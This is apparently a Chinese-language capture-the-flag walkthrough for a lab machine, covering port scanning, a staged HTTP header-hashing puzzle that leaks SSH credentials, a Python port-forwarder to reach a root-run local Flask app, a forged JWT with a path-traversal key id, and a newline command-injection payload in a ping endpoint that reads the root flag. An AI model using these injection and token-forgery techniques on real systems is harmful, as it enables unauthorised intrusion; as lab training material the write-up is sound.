

H34d3r

world

先扫端口：

```
1 nmap -Pn --top-ports 2000 -T4 192.168.56.117
```

关键结果：

```
1 22/tcp open  ssh
2 25/tcp open  smtp
3 80/tcp open  http
4 110/tcp open pop3
5 143/tcp open  imap
```

HTTP

http://192.168.56.117/

Save

GET

http://192.168.56.117/

Send

Params

Authorization

Headers (10)

Body

Pre-request Script

Tests

Settings

Cookies

☒ Accept

/

☒ Accept-Encoding

gzip, deflate, br

☒ Connection

keep-alive

☐ User-Agent

Matryoshka-Bot/1.0

Body

Cookies

Headers (10)

Test Results

Key

Value

Date

Tue, 23 Jun 2026 11:09:31 GMT

Server

Apache/2.4.67 (Unix)

X-Powered-By

PHP/8.3.31

X-Required-UA

Matryoshka-Bot/1.0

X-Hint-Stage

1

X-Accepted-Headers

User-Agent

Content-Length

107

Keep-Alive

timeout=5, max=100

Connection

Keep-Alive

Content-Type

text/html; charset=UTF-8

Status: 200 OK

Time: 3 ms

Size: 420 B

Save Response

http://192.168.56.117/ Save

GET

http://192.168.56.117/

Send

Params Authorization Headers (10) Body Pre-request Script Tests Settings Cookies

☒	Accept	*/*
☒	Accept-Encoding	gzip, deflate, br
☒	Connection	keep-alive
☒	User-Agent	Matryoshka-Bot/1.0

Body Cookies Headers (10) Test Results Status: 200 OK Time: 3 ms Size: 443 B Save Response

Pretty Raw Preview Visualize

```
{"status": "fail", "current_stage": 2, "accepted_headers": ["User-Agent", "X-Stage"], "msg": "Stage 1 Clear. Advance to next stage."}
```

http://192.168.56.117/ Save

GET

http://192.168.56.117/

Send

Params Authorization Headers (10) Body Pre-request Script Tests Settings Cookies

☒	Accept	*/*
☒	Accept-Encoding	gzip, deflate, br
☒	Connection	keep-alive
☒	User-Agent	Matryoshka-Bot/1.0

Body Cookies Headers (10) Test Results Status: 200 OK Time: 3 ms Size: 443 B Save Response

Key	Value
Date	Tue, 23 Jun 2026 11:09:56 GMT
Server	Apache/2.4.67 (Unix)
X-Powered-By	PHP/8.3.31
X-Next-Stage	challenge_start
X-Hint-Stage	2
X-Accepted-Headers	User-Agent, X-Stage
Content-Length	125
Keep-Alive	timeout=5, max=100
Connection	Keep-Alive
Content-Type	text/html; charset=UTF-8

http://192.168.56.117/ Save

GET

http://192.168.56.117/

Send

Params Authorization Headers (10) Body Pre-request Script Tests Settings Cookies

☒	Accept	*/*
☒	Accept-Encoding	gzip, deflate, br
☒	Connection	keep-alive
☒	User-Agent	Matryoshka-Bot/1.0
☒	X-Stage	challenge_start

Body Cookies Headers (11) Test Results Status: 200 OK Time: 3 ms Size: 503 B Save Response

Pretty Raw Preview Visualize

```
{"status": "fail", "current_stage": 3, "accepted_headers": ["User-Agent", "X-Stage", "X-Auth"], "msg": "Stage 2 Clear. Auth hash missing or mismatch."}
```

GET

http://192.168.56.117/

Send

Params

Authorization

Headers (10)

Body

Pre-request Script

Tests

Settings

Cookies

☒

Accept

①

/

☒

Accept-Encoding

①

gzip, deflate, br

☒

Connection

①

keep-alive

☒

User-Agent

①

Matryoshka-Bot/1.0

☒

X-Stage

①

challenge_start

Body

Cookies

Headers (11)

Test Results

Status: 200 OK

Time: 3 ms

Size: 503 B

Save Response

Key

Value

Date

①

Tue, 23 Jun 2026 11:10:43 GMT

Server

①

Apache/2.4.67 (Unix)

X-Powered-By

①

PHP/8.3.31

X-Expected-Auth

①

sha256(UA + Salt)

X-Hint-Salt

①

mAtRy0sHk4_2026

X-Hint-Stage

①

3

X-Accepted-Headers

①

User-Agent, X-Stage, X-Auth

Content-Length

①

142

Keep-Alive

①

timeout=5, max=100

SHA256 在线加密工具

输入要加密的数据

Matryoshka-Bot/1.0mAtRy0sHk4_2026

加密

加密结果

7b59aad06ca201fcd0a2845932b323c5bfa6e191614f115b613d3b145b49dbf

64 字符 / 64 字节

0.20 ms

复制结果

下载

http://192.168.56.117/

Save

GET

http://192.168.56.117/

Send

Params

Authorization

Headers (10)

Body

Pre-request Script

Tests

Settings

Cookies

☒

User-Agent

①

Matryoshka-Bot/1.0

☒

X-Stage

①

challenge_start

☒

X-Auth

①

7b59aad06ca201fcd0a2845932b323c5bfa6e191614f115b613d3b145b49dbf

Body

Cookies

Headers (12)

Test Results

Status: 200 OK

Time: 2 ms

Size: 593 B

Save Response

Date

①

Tue, 23 Jun 2026 11:12:45 GMT

Server

①

Apache/2.4.67 (Unix)

X-Powered-By

①

PHP/8.3.31

X-Expected-Signature

①

md5(Auth + Secret + TimeStep)

X-Hint-Secret

①

OWUyZF9oaWRkZW5fc3RhdGU=

X-Time-Step

①

178221316

X-Hint-Stage

①

4

X-Accepted-Headers

①

User-Agent, X-Stage, X-Auth, X-Signature

Content-Length

①

167

Keep-Alive

①

timeout=5, max=100

Connection

①

Keep-Alive

Content-Type

①

text/html; charset=UTF-8

Base64 编码/解码

OWUyZF9oaWRkZW5fc3RhdGU=

字符编码: UTF-8 ☒ 解码过滤非 Base64 字符

Base64 编码Base64 解码↕ 交换清空

9e2d_hidden_state

md5加密/解密

7b59aad06ca201fcd0a2845932b323c5bfa6e191614f115b613d3b145b49dbf9e2d_hidden_state178221290

32位小写32位大写16位小写16位大写md5解密清空复制结果

279114689bea00866818bbd456a40ce1

http://192.168.56.117/ Save

GET http://192.168.56.117/ Send

ParamsAuthorizationHeaders (10)BodyPre-request ScriptTestsSettings

☒	User-Agent	Matryoshka-Bot/1.0
☒	X-Stage	challenge_start
☒	X-Auth	7b59aad06ca201fcd0a2845932b323c5bfa6e191614f115b613d3b145b49dbf
☒	X-Signature	279114689bea00866818bbd456a40ce1
	Key	Value

Cookies

BodyCookiesHeaders (8)Test Results

PrettyRawPreviewVisualize

{"status": "success", "msg": "Done! Challenge Solved."}

Status: 200 OK Time: 3 ms Size: 310 B Save Response

http://192.168.56.117/ Save

GET http://192.168.56.117/ Send

Params Authorization Headers (10) Body Pre-request Script Tests Settings Cookies

☒	User-Agent	Matryoshka-Bot/1.0
☒	X-Stage	challenge_start
☒	X-Auth	7b59aad06ca201fcd0a2845932b323c5bfa6e191614f115b613d3b145b49dbf
☒	X-Signature	279114689bea00866818bbd456a40ce1
	Key	Value

Body Cookies Headers (8) Test Results Status: 200 OK Time: 3 ms Size: 310 B Save Response

	Key	Value
	Date ①	Tue, 23 Jun 2026 11:08:20 GMT
	Server ①	Apache/2.4.67 (Unix)
	X-Powered-By ①	PHP/8.3.31
	X-Flag ①	bWlrYXNhOjAwYjc4ZGMx
	Content-Length ①	52
	Keep-Alive ①	timeout=5, max=100
	Connection ①	Keep-Alive
	Content-Type ①	text/html; charset=UTF-8

Base64 编码/解码

bWlrYXNhOjAwYjc4ZGMx

字符编码: UTF-8

☒ 解码过滤非 Base64 字符

Base64 编码

Base64 解码

↕ 交换

清空

mikasa:00b78dc1

成功后服务端返回:

```
1 X-Flag: bWlrYXNhOjAwYjc4ZGMx
```

Base64 解码得到:

```
1 mikasa:00b78dc1
```

SSH 登录并读取 user.txt

验证 SSH:

```
1 ssh mikasa@192.168.56.117
```

```
mikasa@H34d3r:~$ cat user.txt
flag{user-00b78dc16d1de177d9a76116203f4d43}
mikasa@H34d3r:~$
```

Root

1: 枚举 `/opt`，发现 root 本地 Flask 服务

SSH 登录后先看 `/opt`:

```
1 ps aux | grep -v grep | grep /opt
2 ss -lntp
```

关键信息:

```
1 /opt/maze-web/app.py
2 /opt/keys/maze-default.key
3 root      ... /usr/bin/python3 /opt/maze-web/app.py
4 127.0.0.1:5000 LISTEN
```

```
mikasa@H34d3r:~$ ss -lntp
State  Recv-Q  Send-Q  Local Address:Port  Peer Address:Port  Process
LISTEN  0        128     0.0.0.0:22          0.0.0.0:*
LISTEN  0        128     127.0.0.1:5000     0.0.0.0:*
LISTEN  0        511     *:80              *:80
LISTEN  0        128     [::]:22          [::]:22
mikasa@H34d3r:~$
```

```

1848 root      0:00 [kworker/R-11m]
1878 root      0:00 [jbd2/sda1-8]
1879 root      0:00 [kworker/R-ext4-]
2094 root      0:00 /sbin/udhcpc -b -R -p /var/run/udhcpc.eth0.pid -i eth0 -x hostname:H34
2194 root      0:00 /sbin/syslogd -t -n
2221 root      0:00 /sbin/acpid -f
2251 root      0:00 sshd: /usr/sbin/sshd [listener] 0 of 10-100 startups
2281 root      0:00 /usr/sbin/httpd -d /var/www -f /etc/apache2/httpd.conf -k start
2289 apache     0:00 /usr/sbin/httpd -d /var/www -f /etc/apache2/httpd.conf -k start
2290 apache     0:00 /usr/sbin/httpd -d /var/www -f /etc/apache2/httpd.conf -k start
2291 apache     0:00 /usr/sbin/httpd -d /var/www -f /etc/apache2/httpd.conf -k start
2292 apache     0:00 /usr/sbin/httpd -d /var/www -f /etc/apache2/httpd.conf -k start
2293 apache     0:00 /usr/sbin/httpd -d /var/www -f /etc/apache2/httpd.conf -k start
2312 root      0:00 /usr/sbin/crond -c /etc/crontabs -f
2315 root      0:04 /usr/bin/python3 /opt/maze-web/app.py
2339 ntp         0:00 /usr/sbin/ntpd -N -p pool.ntp.org -n
2378 root      0:00 /sbin/getty -I \033c 38400 tty1
2379 root      0:00 /sbin/getty 38400 tty2
2383 root      0:00 /sbin/getty 38400 tty3
2387 root      0:00 /sbin/getty 38400 tty4
2390 root      0:00 /sbin/getty 38400 tty5
2394 root      0:00 /sbin/getty 38400 tty6

```

2: 登录 guest, 确认 JWT 结构

```

mikasa@H34d3r:~$ python3 - <<'PY'
>
> import socket
import threading
import sys

def handle(client_sock, target_host, target_port):
    try:
        remote_sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        remote_sock.connect((target_host, target_port))
        # 双向转发
        threading.Thread(target=forward, args=(client_sock, remote_sock), daemon=True).start()
        threading.Thread(target=forward, args=(remote_sock, client_sock), daemon=True).start()
    except Exception as e:
        print(f"连接失败: {e}")
        client_sock.close()

def forward(src, dst):
    try:
        while True:
            data = src.recv(4096)
            if not data:
                break
            dst.sendall(data)
    except:
        pass
    finally:
        src.close()
        dst.close()

def main(listen_host, listen_port, target_host, target_port):
    server = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    server.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
    server.bind((listen_host, listen_port))
    server.listen(50)
    print(f"转发已启动: {listen_host}:{listen_port} -> {target_host}:{target_port}")

```



- 1 python3 - <<'PY'
- 2 import socket

```
3 import threading
4 import sys
5
6 def handle(client_sock, target_host, target_port):
7     try:
8         remote_sock = socket.socket(socket.AF_INET,
socket.SOCK_STREAM)
9         remote_sock.connect((target_host, target_port))
10        # 双向转发
11        threading.Thread(target=forward, args=(client_sock,
remote_sock), daemon=True).start()
12        threading.Thread(target=forward, args=(remote_sock,
client_sock), daemon=True).start()
13    except Exception as e:
14        print(f"连接失败: {e}")
15        client_sock.close()
16
17 def forward(src, dst):
18     try:
19         while True:
20             data = src.recv(4096)
21             if not data:
22                 break
23             dst.sendall(data)
24     except:
25         pass
26     finally:
27         src.close()
28         dst.close()
29
30 def main(listen_host, listen_port, target_host, target_port):
31     server = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
32     server.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
33     server.bind((listen_host, listen_port))
34     server.listen(50)
35     print(f"转发已启动: {listen_host}:{listen_port} ->
{target_host}:{target_port}")
36     try:
37         while True:
38             client_sock, addr = server.accept()
39             threading.Thread(target=handle, args=(client_sock,
target_host, target_port), daemon=True).start()
```

```

40     except KeyboardInterrupt:
41         print("停止转发。")
42         server.close()
43
44 if __name__ == "__main__":
45     # 用法: python3 forward.py
46     main("0.0.0.0", 8080, "127.0.0.1", 5000)
47 PY

```



http://192.168.56.117:8080/api/admin/ping?host=127.0.0.1%0acat root.txt

Save

GET

http://192.168.56.117:8080/api/admin/ping?host=127.0.0.1%0acat root.txt

Send

Params Authorization Headers (7) Body Pre-request Script Tests Settings

Cookies

☒ Accept-Encoding ①	gzip, deflate, br
☒ Connection ①	keep-alive
☒ Authorization	Bearer eyJhbGciOiJIUzI1NiIsImtpZCI6Ii4uLy4uL2V0Yy9ob3N0bmFtZSIsInR5cCI6Ii...
Key	Value

Body Cookies Headers (5) Test Results

Status: 200 OK Time: 5 ms Size: 478 B Save Response

Pretty

Raw

Preview

Visualize

JSON

```
1
2 "output": "PING 127.0.0.1 (127.0.0.1): 56 data bytes\n64 bytes from 127.0.0.1: seq=0 ttl=64 time=0.016 ms\n--- 127.0.0.1 ping
3 statistics ---\n1 packets transmitted, 1 packets received, 0% packet loss\nround-trip min/avg/max = 0.016/0.016/0.016 ms\nflag
4 {root-3e40f28d4759c8d0a93cf7693086565d}\n",
"status": "ok"
```